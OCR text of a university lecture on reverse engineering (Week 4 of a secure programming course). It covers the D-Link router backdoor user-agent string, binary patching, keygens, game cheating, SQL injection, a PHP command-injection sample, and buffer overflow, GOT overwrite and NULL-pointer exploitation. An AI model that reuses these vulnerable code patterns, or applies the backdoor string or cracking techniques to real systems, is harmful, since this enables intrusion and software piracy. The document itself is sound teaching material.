
Secure Programming
Reverse Engineering

Week 4

Reverse engineering



Reverse engineering

- 在沒有原始碼的情況下
  - 查後門
  - 修補程式 (Patch)
  - 分析演算法
  - 作弊
  - 挖掘漏洞

backdoor in D-Link router

Backdoor found in D-Link router firmware code

The backdoor could be used to modify a router's settings -- a dangerous vulnerability

By Jeremy Kirk
IDG News Service | Oct 14, 2013

A backdoor found in firmware used in several D-Link routers could allow an attacker to change a device's settings, a serious security problem that could be used for surveillance.

Craig Heffner, a vulnerability researcher with Tactical Network Solutions who specializes in wireless and embedded systems, found the vulnerability. Heffner wrote on his blog that the Web interface for some D-Link routers could be accessed if a browser's user agent string is set to `xmlset_roodkcableoj28840ybtide`.


MORE LIKE THIS

D-Link issues fixes for firmware backdoor in routers

D-Link's backdoor: What else is in there?

Vulnerabilities in some Netgear router and NAS products open door to remote...

分析binary找出潛藏的後門





```
if(strncasecmp(header, "User-Agent:", strlen("User-Agent:")) != NULL)
{
    http_request_t->0xD0 = header + strlen("User-Agent:") + strspn(header, " \t");
}
```

```
#define AUTH_OK 1
#define AUTH_FAIL -1

int alpha_auth_check(struct http_request_t *request)
{
    if(strstr(request->url, "graphic/") ||
       strstr(request->url, "public/") ||
       strcmp(request->user_agent, "xmlset_roodkcableoj28840ybtide") == 0)
    {
        return AUTH_OK;
    }
    else
    {
        // These arguments are probably user/pass or session info
        if(check_login(request->0xC, request->0xE0) != 0)
        {
            return AUTH_OK;
        }
    }

    return AUTH_FAIL;
}
```

- http://www.devttys0.com/2013/10/reverse-engineering-a-d-link-backdoor/


Patch - 免光碟檔

- 修改
  - 改變判斷
    - je -> jnz
  - 跳過檢查
    - call -> nop
  - 篡改回傳值
    - mov eax, 1 -> mov eax,0




分析演算法 - Keygen

- 找出產生序號的演算法
  - ~~自己的序號自己gen~~



作弊 - Cheat Engine

- 找出記憶體位置
  - 鎖死生命
  - 金錢無限
  - 等級最高
  - 無敵星星



挖掘漏洞

- 分析行為
- 尋找弱點
- 滿足限制
- 繞過防護
- 利用漏洞

分析行為

- strace / ltrace
- pseudo code
- sandbox / process monitor
- run it! and fuzz

尋找弱點

- Injection
- Overflow
- Race Condition
- 邏輯漏洞

Injection

- SQL Injection

```
SELECT UserList.Username
FROM UserList
WHERE UserList.Username = 'Username'
AND UserList.Password = 'password' OR '1'='1'
```

- Command Injection


```
<?php
echo shell_exec('cat '.$_GET['filename']);
?>
```

Overflow

- Overflow
  - integer overflow
  - stack overflow
  - heap overflow
  - off-by-one overflow

Race Condition

- 存取同一資源沒有鎖定critical section



邏輯漏洞

- 老婆交代程序猿下班回家
  - “下班順路買一斤包子回來,如果看到西瓜買一個”

- 程序猿帶了一顆包子回家
  - 包子 = 1斤
  - if 看到西瓜 then 包子 = 1


邏輯漏洞 - 實際案例

- 大陸一網頁遊戲實作道具移動的邏輯
  - 當道具從A欄移動至B欄時
    - 若 A道具==B道具 則疊加, A道具刪除, 加進B道具數量
    - 若 A道具 != B道具 兩者互換
    - 若 B欄 為空, A道具 直接移動到 B欄
- 問題?
- https://gist.github.com/cfc4n/b7d794d3cb663dd86aad

滿足限制

- 確保程式能執行到有漏洞的地方
  - 分析程式執行流程
  - 滿足判斷條件

```
(gdb) info stack
#0  0xb7fe1424 in __kernel_vsyscall ()
#1  0xb7f27463 in read () from /lib/i386-linux-gnu/
#2  0xb7ecddab in _IO_file_underflow () from /lib/i
#3  0xb7ecf64b in _IO_default_uflow () from /lib/i3
#4  0xb7ed0a78 in __uflow () from /lib/i386-linux-g
#5  0xb7ec3b9c in _IO_getline_info () from /lib/i38
#6  0xb7ec3ae1 in _IO_getline () from /lib/i386-lir
#7  0xb7ec2b2a in fgets () from /lib/i386-linux-gnu
#8  0x08048ce3 in ?? ()
#9  0xb7e77e46 in __libc_start_main () from /lib/i3
#10 0x08048701 in ?? ()
(gdb)
```



繞過防護

- 程式本身的保護
  - Filter
  - Authenticate
- 系統保護
  - Memory permission
    - Read write permission
    - Data Execution Prevention
  - Stack guard
  - ASLR

利用漏洞

- 控制變數
- 讀寫任意位置
- NULL Point
- 控制 EIP

控制變數 1/2

- 第八行 fgets 讀超過buf大小
- buf後面為 i , auth
- overflow後可控制 i , auth
- 控制 **i > len ; auth = 1**
- 繞過 password 檢查

```
3         FILE *fp;
4         int i = 0, auth = 0;
5         char buf[8];
6
7         fprintf(stderr,"Input passwd: ");
8         fgets(buf, 20, stdin);
9
10        if ((fp = fopen("/passwd", "r")) == NULL) {
11                printf("fopen error!\n");
12                return 1;
13        }
14        fgets(pass, sizeof(pass), fp);
15        pass[strlen(pass)-1] = '\0';
16
17        for (   i < strlen(buf); ++i)
18                if (buf[i]< 'a' || buf[i]>'z')
19                        return 1;
20        if (!strcmp(buf, pass))
21                auth = 1;
22        if (auth == 1 && buf[0] == '0'){
23        fflush(stdout);
24        system("/checkin");
25        }
```

控制變數 2/2

- Hitcon 2010 Wargame
  - http://secprog.cs.nctu.edu.tw/files/goomo.exe

Windows 1	10
說明	當血量到達特定數值時，將分數突破9000000分！(https:///win/Q1.rar)

  - Cheat Engine 簡易教學 http://ppt.cc/mw~K

- 搭配前兩堂課學到的技巧 找出 key

讀寫任意位置

- Overwrite Pointer
  - Memory Leak , 取得敏感資訊
  - 蓋 GOT Entries , 劫持 Library Function

```
cychao@ubuntu:/www/secproc/public/files$ objdump -R simpleshell

simpleshell:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
0804a4b4 R_386_GLOB_DAT    __gmon_start__
0804a520 R_386_COPY        stdin
0804a540 R_386_COPY        stdout
0804a4c4 R_386_JUMP_SLOT   strcmp
0804a4c8 R_386_JUMP_SLOT   printf
0804a4cc R_386_JUMP_SLOT   fflush
0804a4d0 R_386_JUMP_SLOT   fgets
0804a4d4 R_386_JUMP_SLOT   fclose
0804a4d8 R_386_JUMP_SLOT   time
```

NULL Pointer

- Null pointer 平常很難利用,但在 kernel 非常好用
- User space
  - Allocate memory at 0x00000000
    - Define function
- Kernel Space
  - 若被蓋到的是 function pointer
  - kernel space 呼叫 0x00000000，成功 exploit

控制 EIP

